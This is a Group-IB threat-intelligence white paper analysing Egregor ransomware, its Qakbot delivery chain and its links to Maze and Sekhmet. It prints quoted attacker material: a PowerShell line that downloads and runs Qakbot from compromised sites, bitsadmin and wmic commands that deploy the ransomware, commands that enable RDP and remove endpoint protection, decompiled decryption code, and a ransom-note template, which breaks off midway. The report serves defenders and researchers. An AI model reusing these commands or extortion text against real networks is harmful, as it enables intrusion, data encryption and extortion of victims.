EGREGOR RANSOMWARE

→ GROUP-IB

DECEMBER 2020

THE LEGACY OF MAZE LIVES ON

GROUP-IB

group-ib.com

Table of contents

Disclaimers

Written by Group-IB specialists:

→ **Oleg Skulkin**, Lead Digital Forensics Specialist
→ **Roman Rezvukhin**, Deputy Head of Digital Forensics and Malware Analysis
→ **Semyon Rogachev**, Malware Analyst

1. The white paper was written by Group-IB experts without any third-party funding.
2. The white paper provides information on the tactics, tools, and infrastructure of the various groups. The report's goal is to minimize the risk of the groups committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The white paper also contains indicators of compromise that organizations and specialists can use to check their networks for compromise, as well as recommendations on how to protect against future attacks. Technical details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. The technical details about threats outlined in the report are not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The white paper is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes and any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the white paper worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the white paper itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire white paper is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

Introduction

Qakbot operators

switched their ransomware of choice from ProLock to Egregor

69 companies

have been hit by Egregor since September 2020

Egregor posts

exfiltrated data before deploying the ransomware

$4 mln

largest known ransom demand from Egregor

Big Game Hunting has been the dominant trend with ransomware throughout 2020. When we talk about ransomware victims nowadays, we no longer refer to individuals but rather entire manufacturing and bank networks. The average ransom demand from the top 12 ransomware gangs active today is over $1.2 million, and the number keeps growing.

Earlier this year, we learned that the banking Trojan Qakbot was becoming an increasingly popular tool for Big Game Hunting operations, using ProLock as their ransomware of choice. However, Group-IB's recent incident response engagements have revealed that the group behind ProLock has changed its ransom weapon to Egregor.

Egregor emerged in September 2020, and in less than three months has managed to successfully hit 69 companies around the world. The majority were in the United States (32), followed by France and Italy (7 each), Germany (6), and the United Kingdom (4). Other victims were from the Middle East, APAC, and Latin America. Egregor's favorite sectors to target have been manufacturing and retail, but its most impressive attacks have so far been those against game developer Crytek and bookseller Barnes & Noble.

What's more, many affiliates of the notorious Maze team quickly switched to Egregor after the gang announced in early November 2020 that it was shutting down its operations.

The news of Maze's disbandment rocked the cybersec world since the group was the most active ransomware operator over the past year. They conducted over 150 targeted attacks across major sectors of the economy, making a name for themselves with their ruthless extortion tactics. Maze would actively publish exfiltrated data if the ransom was not paid, and their encryption keys were not cheap. According to Group-IB research, Maze's average ransom demand over the past year was $2.4 million, one of the highest among other active ransomware groups. And from what we know, the gang made at least $345 million over the given period.

These figures are why many, including Group-IB, are concerned about Egregor's movements. Already with the Crytek and Barnes & Noble attacks, we have seen Egregor operators post exfiltrated data on their website before deploying the ransomware, a move that is straight out of Maze's playbook. Moreover, the biggest Egregor ransom we've observed is upwards of $4 million.

Egregor's ties to Qakbot and similarities to Maze and Sekhmet, another formidable ransomware family, make the new threat actor hard to ignore. In this white paper, we'll explore Egregor's exact tactics, techniques, and procedures (TTPs) and provide recommendations for how to deal with this enemy. Our hope is that companies may use this information to better protect themselves, their businesses, and their customers.

MITRE ATT&CK® mapping

Tactic	Technique	Procedure
TA0001 **Initial Access**	T1204.002 Malicious File	Egregor operators used weaponized Microsoft Word documents and Excel spreadsheets to download Qakbot trojan to the target system and obtain initial access to the network.
TA0002 **Execution**	T1059.001 PowerShell	Egregor operators used PowerShell to download Qakbot payloads, to load Cobalt Strike Beacons, and to run ransomware on remote hosts.
	T1059.005 Visual Basic	Egregor operators used VBScripts to download and run Qakbot payloads.
TA0003 **Persistence**	T1547.001 Registry Run Keys / Startup Folder	Egregor operators used SOFTWARE\Microsoft\Windows\CurrentVersion\Run and Startup folders to achieve Qakbot's persistence on the target host.
	T1053.005 Scheduled Tasks	Egregor operators abused Windows Task Scheduler to achieve Qakbot's persistence on the target host.
TA0004 **Privilege Escalation**	T1055 Process Injection	Egregor operators used Cobalt Strike to inject payloads to different legitimate processes.
TA0005 **Defense Evasion**	T1197 BITS Jobs	Egregor operators used Background Intelligent Transfer Service (BITS) to download and run ransomware on the remote hosts.
	T1484 Group Policy Modification	Egregor operators used Group Policy to deploy scripts for disabling security controls.
	T1562.001 Disable or Modify Tools	Egregor operators used scripts to disable security controls.
	T1078.002 Domain Accounts	Egregor operators used domain accounts to move laterally through the network.
TA0006 **Credential Access**	T1003 OS Credential Dumping	Egregor operators used Mimikatz to dump credentials.

TA0007 **Discovery**	T1087.002 Domain Account	Egregor operators collected information about domain accounts.
	T1082 System Information Discovery	Egregor operators collected information about compromised hosts.
	T1083 File and Directory Discovery	Egregor operators collected information about files and directories in order to find backups and valuable data for exfiltration.
TA0008 **Lateral Movement**	T1021.001 Remote Desktop Protocol	Egregor operators used RDP for lateral movement.
	T1021.002 SMB/Windows Admin Shares	Egregor operators used PsExec to distribute Qakbot and batch scripts throughout the network.
TA0010 **Exfiltration**	T1537 Transfer Data to Cloud Account	Egregor operators exfiltrated data to attacker-controlled servers using Rclone.
TA0011 **Command & Control**	T1071.001 Web Protocols	Egregor operators used HTTP and HTTPS to communicate with C2.
TA0040 **Impact**	T1490 Inhibit System Recovery	Egregor operators removed Volume Shadow Copies and backups before encryption.
	T1486 Data Encrypted for Impact	Egregor operators deployed ransomware to encrypt files on the target hosts.

Recent Qakbot campaigns

Qakbot operators

used weaponized Word and Excel documents to deliver the Trojan

Email Thread Hijacking

continues to be a preferred technique

In September, Emotet switched back to distributing Trickbot, so Qakbot operators had to distribute their Trojan without its help. The operators started delivering the Trojan through Microsoft Word documents weaponized with malicious macros but soon switched to Microsoft Excel spreadsheets that abused DDE to execute malicious code. Just like in previous cases, threat actors make malspam look more legitimate by employing their preferred "Email Thread Hijacking" technique.

We observed that malspam with the Microsoft Word documents focused on two topics: compensation and complaint (e.g. `Compensation_828189516_09092020.doc` and `Complaint_Copy_1106166502.doc`).

Once such a document is opened by the victim, they see a decoy disguising itself as instructions on how to view the protected content:



Figure 1. Protected document decoy

If the victim decides to follow the instructions and enables the macros, it drops a randomly named VBS file (e.g. `KNBYVBVgt6tt66tf67f7667fFTVVVGHVGVGVTC56e67785.vbs`) to the **C:\ProgramData** folder and executes it via **explorer.exe**. The script creates a folder in the root of the **C:** drive (the name is hardcoded, e.g. SupportApple) and drops a CMD file inside it (e.g. `B.cmd`). The CMD file is run via **cmd.exe**, an example being `cmd.exe/c " C:\SupportApple\B.cmd "`. The CMD file is used to make PowerShell download the initial Qakbot payload from one of the compromised websites and save it in the previously created folder.

Qakbot campaigns

used PNG files with random numbers to store payloads

Here is an example of how PowerShell is used to download Qakbot:

```
POWerShell Foreach($url in @('http://yourswimmingpools[.]com/jrxboortfb/555555555.png','http://readymachinery[.]com/rmhntif-dhk/555555555.png','http://trreseller[.]in/sgsyuthomr/555555555.png','http://kevinkaisergroup[.]com/zkoxgz/555555555.png','http://propertybase[.]consulting/ukulv/555555555.png','http://for-mazione.divanoprotetto[.]it/goxovthccaf/555555555.png','http://locus-heerema.nl/pckoub/555555555[.]png','http://schiffben-efits[.]com/njffzpavdxtn/555555555.png','http://www.ianeuro.com/dpxezxa/555555555[.]png','http://www.akdesignweb[.]com/jjpio/555555555.png','http://yadkinvalleysl[.]com/wtrlkjcw-zas/555555555.png','http://sagasp.com[.]br/ppjzcboa/555555555.png','http://www.flufftobuff.co[.]uk/yazyilhb/555555555.png','http://nkilotravels[.]com/uscqc/555555555.png','http://tdrustorg[.]com/hoimbwtyyxq/555555555.png')) { try{$path = 'C:\SupportApple\Dert.exe'; (New-Object Net.WebClient).DownloadFile($url.ToString(), $path);saps $path; break;}catch{write-host $_.Exception.Message}}
```

Weaponized Microsoft Excel spreadsheets focus on a wide variety of topics, including:

```
Claim_2070988831_11102020.xls
ElectionInterference_532076620.xls
Contract_modif-2766461.xls
Compensation_765509831_10272020.xls
Indebtedness-1169334099-10212020.xlsb
Charging-121078651-10192020.xlsb
Calculation-1242575771-10162020.xls
Comission_188314787_10142020.xlsb
ArbitrationProcedures_1526951476_10132020.xls
Cancellation-1941796438-10082020.xls
Refusal-705518862-10062020.xls
Complaint_136110613_10022020.xls
```

All these spreadsheets use DocuSign impersonation to lure the victim into enabling protected content:



Figure 2. DocuSign decoy

The document contains malicious code that is hidden in formulas on one of the sheets and executed if protected content is enabled by the victim. Once executed, the code downloads the initial payload from a compromised website and saves it with the .exe extension to the hardcoded path (e.g. `C:\Gravity\Gravity2\Fiksat.exe`). The threat actors still use the **.png** extension to store the payload on the websites, but instead of using one with six or more identical numbers (e.g. `555555.png`), they now use random numbers (e.g. `458633.png`).

Like in previous cases, saved executable copies Qakbot to:

```
C:\Users\%USERNAME%\AppData\Roaming\Microsoft\%RANDOM_NAME%\
%RANDOM_NAME%.exe.
```

As for the initial payload, it is rewritten with the legitimate Calculator application using the following command line:

```
cmd.exe /c ping.exe -n 6 127.0.0.1 & type "C:\Windows\System32\
calc.exe" > "C:\Path\To\Initial_Payload.exe"
```

The persistence mechanisms used were common, with most cases involving startup folders, Run keys, and scheduled tasks.

Post-exploitation

Threat actors used AdFind

to collect Active Directory information

Egregor operators

used outdated versions of Cobalt Strike to deliver HTTP or SMB Beacons

Rclone

was used to exfiltrate data straight onto an attacker-controlled server

During our incident response engagements, the techniques we saw were almost identical to those in attacks involving ProLock ransomware.

After gaining initial access, the threat actors used AdFind to collect Active Directory information:

```
adfind.exe -f “(objectcategory=person)” > ad_users.txt
adfind.exe -f “objectcategory=computer” > ad_computers.txt
adfind.exe -f “(objectcategory=organizationalUnit)” > ad_ous.txt
adfind.exe -subnets -f (objectCategory=subnet) > subnets.txt
adfind.exe -f “(objectcategory=group)” > ad_group.txt
adfind.exe -gcb -sc trustdmp > trustdmp.txt
```

This approach isn’t unique: scripts with similar commands are common for different human-operated ransomware attacks.

To enable comfortable lateral movement, the threat actors used a script named **rdp.bat** to modify registry and firewall rules to enable connections via Remote Desktop Protocol (RDP):

```
reg add “HKLM\System\CurrentControlSet\Control\Terminal Server” /v
“fDenyTSConnections” /t REG_DWORD /d 0 /f
netsh advfirewall firewall set rule group=”Remote Desktop” new ena-
ble=yes
reg add “HKLM\System\CurrentControlSet\Control\Terminal Server\
WinStations\RDP-Tcp” /v “UserAuthentication” /t REG_DWORD /d 0 /f
```

They also used scripting to start Cobalt Strike Beacons on remote hosts. Cobalt Strike’s “jump” command is commonly used to deliver either HTTP or SMB Beacon to the target hosts, both via **psexec** or **psexec_psh**. As such, you can find Beacons both in the form of a standalone executable and a PowerShell one-liner. It is important to note that the threat actors used an outdated version of Cobalt Strike (older than version 4.1), as evidenced by the fact that they launched Beacon via the “jump” command with an image path like the following:

```
\\127.0.0.1\ADMIN$\a646e46.exe
```

Newer versions use the target host’s IP address instead of 127.0.0.1.

Cobalt Strike adds a wide variety of post-exploitation capabilities to attackers’ arsenals, including credential dumping and network scanning. It was typical for threat actors to use the “inject” command, which meant that Beacons were usually found in legitimate system processes (e.g. **winlogon.exe**).

In some cases, the threat actors also distributed Qakbot through the network via PsExec. What’s more, just like in ProLock cases we observed in the past, the new treat actors used a file named **md.exe**, a Qakbot binary.

In addition, they used Rclone for data exfiltration and employed nearly the same masquerading technique — the only change was renaming its binary to **svchost.exe** and placing it into **C:\Windows**.

Group-IB's experts found that the data was not staged; the threat actors had exfiltrated it straight from the network share and onto an attacker-controlled server rather than a cloud storage.

Pieces of exfiltrated data are published on Egregor's Data Leak Site (DLS) as proof the attackers not only locked the victim's network but also stole sensitive information:

Hall of Shame

is where Egregor operators posted parts of exfiltrated data before deploying ransomware



Figure 3. Egregor's "Hall of shame"

If a victim refuses to pay, the threat actors publish the whole set of exfiltrated data:



Figure 4. The whole set of data exfiltrated from Crytek

To disable Windows Defender, the threat actors used Group Policy modification. In at least one case, they uninstalled System Center Endpoint Protection with the following command:

```
C:\Windows\ccmsetup\scepinstall.exe /u /s
```

Only after all sensitive data is exfiltrated and security controls are successfully disabled, do Egregor operators start preparing for ransomware deployment.

Ransomware deployment

Techniques used to deploy ransomware:

Exploiting Background Intelligent Transfer Service (BITS), abusing wmic, running Egregor executable via PowerShell session on remote host

The threat actors used multiple techniques for ransomware deployment, sometimes even in a single attack.

The first technique is abusing Background Intelligent Transfer Service (BITS) to download the Egregor payload from the attacker-controlled server to **C:\Windows**, and then execute it via **rundll32.exe**:

```
bitsadmin /transfer debjob /download /priority normal http://RE-
DACTED/e.dll C:\windows\e.dll
rundll32.exe C:\Windows\e.dll,DllRegisterServer %1 –full
```

This is notable because the same job name (debjob) was used previously by ProLock operators.

The next technique abuses wmic to start the Egregor payload on the remote hosts. The script mounts the **C:** drive of a remote host as network share, copies the payload to **C:\Windows**, runs it via **rundll32.exe**, writes logs to `C:\Windows\Temp\log.dat`, and unmounts the drive:

```
for /F %%i in (C:\windows\list_s.txt) do @ net use \\%%i\c$ “RE-
DACTED” /user:”DOMAIN\user” && copy C:\Windows\e.dll \\%%i\c$\
Windows\e.dll /Y && wmic /node:%%i /user:”DOMAIN\user” /pass-
word:”REDACTED” process call create “rundll32.exe C:\Windows\e.
dll,DllRegisterServer %1 --full” && echo %%i 1>>c:\windows\temp\
log.dat & net use \\%%i\c$ /delete
```

The last technique we observed is the deployment and running of an Egregor executable via a PowerShell session on a remote host. Interestingly, the PowerShell script contained comments in Russian:

```
$exec_Result=@()
## Запускаем процесс на текущем хосте, если PowerShell сессия поднялась
if ($pss) {
    $exec_Result = Invoke-Command -Session $pss -ScriptBlock {
        #$processName = (($args[0] -split "\\")[-1] -split "\.")[0]
        #([wmiclass]'root\cimv2:Win32_Process').Create($args[0], '.', $null) | Out-Null
        #Remove-Variable -Name processID -ErrorAction SilentlyContinue
        $processID = ([wmiclass]'root\cimv2:Win32_Process').Create($args[0], '.', $null).ProcessID
        Start-Sleep -Seconds 1
        #$process = (Get-Process | ? {$_.ProcessName -match $processName})[0]
        $process = (Get-Process | ? {$_.Id -eq $processID})[0]
        if ( $process ) {
            $process.Id
            $process.StartTime.ToString('yyyy-MM-dd HH:mm:ss')
            "OK"
        } else {
            "0000"; "0000-00-00 00:00:00";"NOEXEC"
        }
    #} -ArgumentList $exe_Path_Dest
    } -ArgumentList $cmd
} else {
    $exec_Result = @("0000", "0000-00-00 00:00:00", "NOPSS")
} ## if ($pss)

Remove-PSSession $pss
```

Figure 5. A part of PowerShell script used to deploy Egregor ransomware. The second line translates to: Run the process on the current host if the PowerShell session is up

Just like in previous deployment cases, the Egregor payload is copied to **C:\Windows** and run via **rundll32.exe**.

Ransomware analysis

Egregor obfuscation

is very similar to the obfuscation used in Sekhmet ransomware

Sequence of language

checks is very similar to those used in Sekhmet and Maze ransomware

ChaCha8 stream cipher

along with RSA-2048 asymmetric algorithm used to encrypt files, the same scheme are used by Sekhmet and Maze

We analyzed a sample of Egregor ransomware that was obtained during one of our incident response engagements. The sample was a 32-bit DLL named **e.dll** that was likely compiled at 01.10.2020 20:14:37 UTC. Interestingly, this file contains the following PDB path:

```
M:\ewdk\Program Files\Microsoft\ExtensionManager\Extensions\
Microsoft\Windows Kits\10\Debug\ewdk.pdb.
```

Egregor DLL should be launched via rundll32 executable with a similar command line:

```
rundll32.exe C:\Windows\q.dll,DllRegisterServer -password –-mode
```

After calling the function DllRegisterServer, the next stage is decoded, decrypted, and executed. The stage is protected using the ChaCha8 stream cipher (the key and the nonce are stored inside the file) and Base64 encoding:

```
HRESULT __stdcall DllRegisterServer_0()
{
  char keystream[64]; // [esp+1Ch] [ebp-58h] BYREF
  LPVOID decr_buf; // [esp+5Ch] [ebp-18h]
  void *encr_buf; // [esp+60h] [ebp-14h]
  SIZE_T decr_buf_size; // [esp+64h] [ebp-10h] BYREF
  wchar_t *v5; // [esp+68h] [ebp-Ch]

  v5 = GetCommandLineW();
  if ( StrCompare(v5, L"--useless") )
    return 0;
  decr_buf_size = 0;
  encr_buf = Base64Decode(base64_encoded_stage, 0x4E558u, &decr_buf_size);
  if ( !encr_buf )
    return 1;
  decr_buf = VirtualAlloc(0, decr_buf_size, 0x3000u, 0x40u);
  ChaCha8_KeyExpansion(keystream, "ppASHGDikgp*tGfkokTDrJOPFbdFGPfs", 256);
  ChaCha8_AddNonce(keystream, "7DYGbfAw");
  ChaCha8_Decrypt(keystream, encr_buf, decr_buf, decr_buf_size);
  RunNextStageInMem(decr_buf);
  Sleep(0xFFFFFFFF);
  if ( encr_buf )
    j_j_j_j_j_j_j___free_base_0(encr_buf);
  return 0;
}
```

Figure 6. Decryption of Egregor's second layer

Notice that if the Egregor DLL is launched with the parameter "–useless", the process will stop and nothing bad will happen.

The next stage is also used as an encryption layer for the final payload, which can be decrypted only if the correct password is provided as an argument. This password is used as the key for

HMAC-SHA256, and the input data for HMAC-SHA256 is hardcoded within the program. After that, 10,000 iterations of HMAC-SHA256 are used along with XOR operation to create a key for a Rabbit stream cipher, which is used to decrypt the final payload:

```
hmac_sha256_init(&ctx, password, password_len__);
sha256_update(text_1, &ctx, text_1_len);    // text_1 = pqosihd
sha256_update(&text_2, &ctx, 4u);           // text_2 = 0x00000001
hmac_sha256_final(&ctx, temp_text);
memmove(rabbit_key, temp_text, 32u);
password_len_ = password_len;
iter = 9999;
do
{
  hmac_sha256_init(&ctx, password_, password_len_);
  sha256_update(temp_text, &ctx, 32u);
  hmac_sha256_final(&ctx, temp_text);
  for ( i = 0; i < 32; i += 16 )
    *&rabbit_key[i] = _mm_xor_si128(*&temp_text[i], *&rabbit_key[i]);
  --iter;
}
```

Figure 7. Decryption of Egregor's final layer (notice the usage of hardcoded string and constant used as data for HMAC-SHA256)

The final payload is highly obfuscated with junk instructions, using a lot of jump and call obfuscation. We noticed that Egregor obfuscation is very similar to the obfuscation used in Sekhmet ransomware. The string obfuscation is likewise similar to Sekhmet, and even the keys for decrypting the same strings are identical.

Egregor performs a language check by calling the following API functions: GetSystemDefaultLangID, GetUserDefaultUILanguage, and GetUserDefaultLangID. If any of them return one of the following language identifiers, Egregor terminates:

```
0x419 - ru-RU - Russian (Russia)
0x422 - uk-UA - Ukrainian (Ukraine)
0x423 - be-BY - Belarusian (Belarus)
0x428 - tg-Cyrl-TJ - Tajik (Cyrillic, Tajikistan)
0x42B - hy-AM - Armenian (Armenia)
0x42C - az-Latn-AZ - Azerbaijani (Latin, Azerbaijan)
0x437 - ka-GE - Georgian (Georgia)
0x43F - kk-KZ - Kazakh (Kazakhstan)
0x440 - ky-KG - Kyrgyz (Kyrgyzstan)
0x442 - tk-TM - Turkmen (Turkmenistan)
0x443 - uz-Latn-UZ - Uzbek (Latin, Uzbekistan)
0x444 - tt-RU - Tatar (Russia)
0x818 - ro-MD - Romanian (Moldova)
0x819 - ru-MD - Russian (Moldova)
0x82C - az-Cyrl-AZ - Azerbaijani (Cyrillic, Azerbaijan)
0x843 - uz-Cyrl-UZ - Uzbek (Cyrillic, Uzbekistan)
```

We noticed that the sequence of language checks is very similar to those used in Sekhmet and Maze ransomware.

Unsurprisingly, the main purpose of the Egregor is to encrypt files. Files are encrypted using the ChaCha8 stream cipher along with the RSA-2048 asymmetric algorithm. This is the same scheme used in Sekhmet and Maze ransomware. The key and nonce for ChaCha8 are generated randomly for each encrypted file:

```
if ( !CryptGenRandom(v12, 0x20u, pbBuffer)    // key
  || !CryptGenRandom(v12, 8u, v101)           // nonce
  || (fillChachaInitialState(&v45, pbBuffer, 256),
      prepareChaChaStruct(&v45, v101),
```

Figure 8. ChaCha8 key and nonce generation in Egregor and Sekhmet

```
if ( CryptGenRandom(v5, 0x20u, v4) )          // key
{
  v6 = (*(this + 12) + 32);
  v7 = (*(**(this + 4) + 12))(*(this + 4));
  if ( CryptGenRandom(v7, 8u, v6) )           // nonce
    prepareChaChaStructAndInitialState(this);
}
```

Figure 9. ChaCha8 key and nonce generation in Maze

The ChaCha8 key and nonce are encrypted and added to the end of the encrypted file.

A local RSA-2048 keypair is generated for each infected computer. The local private key is then encrypted by the public master key and added to the “technical block” at the end of the ransom note (this block also contains the number of encrypted files and information about the workstation and domain).

To check whether it can encrypt files in a specific directory, Egregor will try to create a shortcut in this directory. The name of the shortcut is the same as the victim ID, which is generated based on the hardware configuration of the computer. The shortcut is created with the option FILE_FLAG_DELETE_ON_CLOSE, which enables it to be automatically deleted after the handle is closed.

Unfortunately, we have not noticed any "interesting" leetspeak-based constants in the file encryption algorithm due to the fact that we were focused on uncovering functional features of Egregor such execution modes.

The way Egregor will run can be specified by the command line parameter **--mode**. The following are possible modes:

Mode	Description
`--full`	Egregor will encrypt the files wholly
`--fast`	Egregor will encrypt the files partially
`--append`	Specify the extension which will be added to encrypted files (by default the extension is random for each file)
`--samba`	The shortcut in the encrypted directory will be created without the option FILE_FLAG_DELETE_ON_CLOSE (sometimes it can be impossible to create the file with FILE_FLAG_DELETE_ON_CLOSE on SMB share, so we suspect that this option allows Egregor to check if it is able to encrypt files on the SMB shares)
`--killrdp`	Stop the services TermService and TeamViewer
`--greetings`	Specify the text at the beginning of the ransom note RECOVER-FILES.txt
`--path`	Specify a directory in which the encryption will be performed
`--multiproc`	Allow to run many instances of ransomware on the same host
`--nonet`	Do not encrypt network shares
`--target`	Specify the list of extensions of files which will be encrypted
`--nomimikatz`	The option is not implemented (however, we can suspect that the creators of Egregor suppose to implement the self-propagation functionality of ransomware in the future)
`--norename`	Encrypted files will not be renamed (no extension will be added to file names)

These same modes are available in Sekhmet ransomware. Egregor is able to delete Volume Shadow Copies via Windows Management Instrumentation.

Egregor will not encrypt files with the following names:

```
autorun.inf, boot.ini, desktop.ini, ntuser.dat, iconcache.db, boot-
sect.bak, ntuser.dat.log, thumbs.db, Bootfont.bin, dtb.dat
```

Also, Egregor will not encrypt files which paths containing one of the following strings:

```
:\Windows, \Program Files, \Tor Browser\, \ProgramData\, \cache2\
entries\, \Low\Content.IE5\, \User Data\Default\Cache\, \All Users
```

After launching, Egregor will terminate the following processes:

```
msftesql.exe, sqlagent.exe, sqlbrowser.exe, sqlwriter.exe, oracle.
exe, ocssd.exe, dbsnmp.exe, synctime.exe, agntsvc.exe, isqlplussvc.
exe, xfssvccon.exe, sqlservr.exe, mydesktopservice.exe, ocaut-
oupds.exe, encsvc.exe, firefoxconfig.exe, tbirdconfig.exe, mydesk-
topqos.exe, ocomm.exe, mysqld.exe, mysqld-nt.exe, mysqld-opt.exe,
dbeng50.exe, sqbcoreservice.exe, excel.exe, infopath.exe, msaccess.
exe, mspub.exe, onenote.exe, outlook.exe, powerpnt.exe, sqlservr.
exe, thebat.exe, steam.exe, thebat64.exe, thunderbird.exe, visio.
exe, winword.exe, wordpad.exe, QBW32.exe, QBW64.exe, ipython.exe,
wpython.exe, python.exe, dumpcap.exe, procmon.exe, procmon64.exe,
procexp.exe, procexp64.exe
```

Services which names containing one of the following strings will be terminated as well:

```
sql, database, msexchange
```

After everything, the ransom note named **RECOVER-FILES.txt** will be created in each directory with encrypted files. Here is a template extracted from an Egregor sample:

$4 mln+ in BTC

Egregor's largest known ransom demand

```
------------------
| What happened? |
------------------

Your network was ATTACKED, your computers and servers were LOCKED,
Your private data was DOWNLOADED.

----------------------
| What does it mean? |
----------------------

It means that soon mass media, your partners and clients WILL KNOW about your PROBLEM.

--------------------------
| How it can be avoided? |
--------------------------

In order to avoid this issue,
you are to COME IN TOUCH WITH US no later than within 3 DAYS and conclude the data
recovery and breach fixing AGREEMENT.

-------------------------------------------
| What if I do not contact you in 3 days? |
-------------------------------------------

If you do not contact us in the next 3 DAYS we will begin DATA publication.

-----------------------------
| I can handle it by myself |
-----------------------------

It is your RIGHT, but in this case all your data will be published for public USAGE.

-------------------------------
| I do not fear your threats! |
-------------------------------

That is not the threat, but the algorithm of our actions.
If you have hundreds of millions of UNWANTED dollars, there is nothing to FEAR for you.
That is the EXACT AMOUNT of money you will spend for recovery and payouts because of
PUBLICATION.

--------------------------
| You have convinced me! |
--------------------------

Then you need to CONTACT US, there is few ways to DO that.

I. Recommended (the most secure method)

   a) Download a special TOR browser: https://www.torproject.org/
   b) Install the TOR browser
   c) Open our website with LIVE CHAT in the TOR browser:
   http://egregor4u5ipdzhv.onion/VICTIM_ID
   d) Follow the instructions on this page.

II. If the first method is not suitable for you

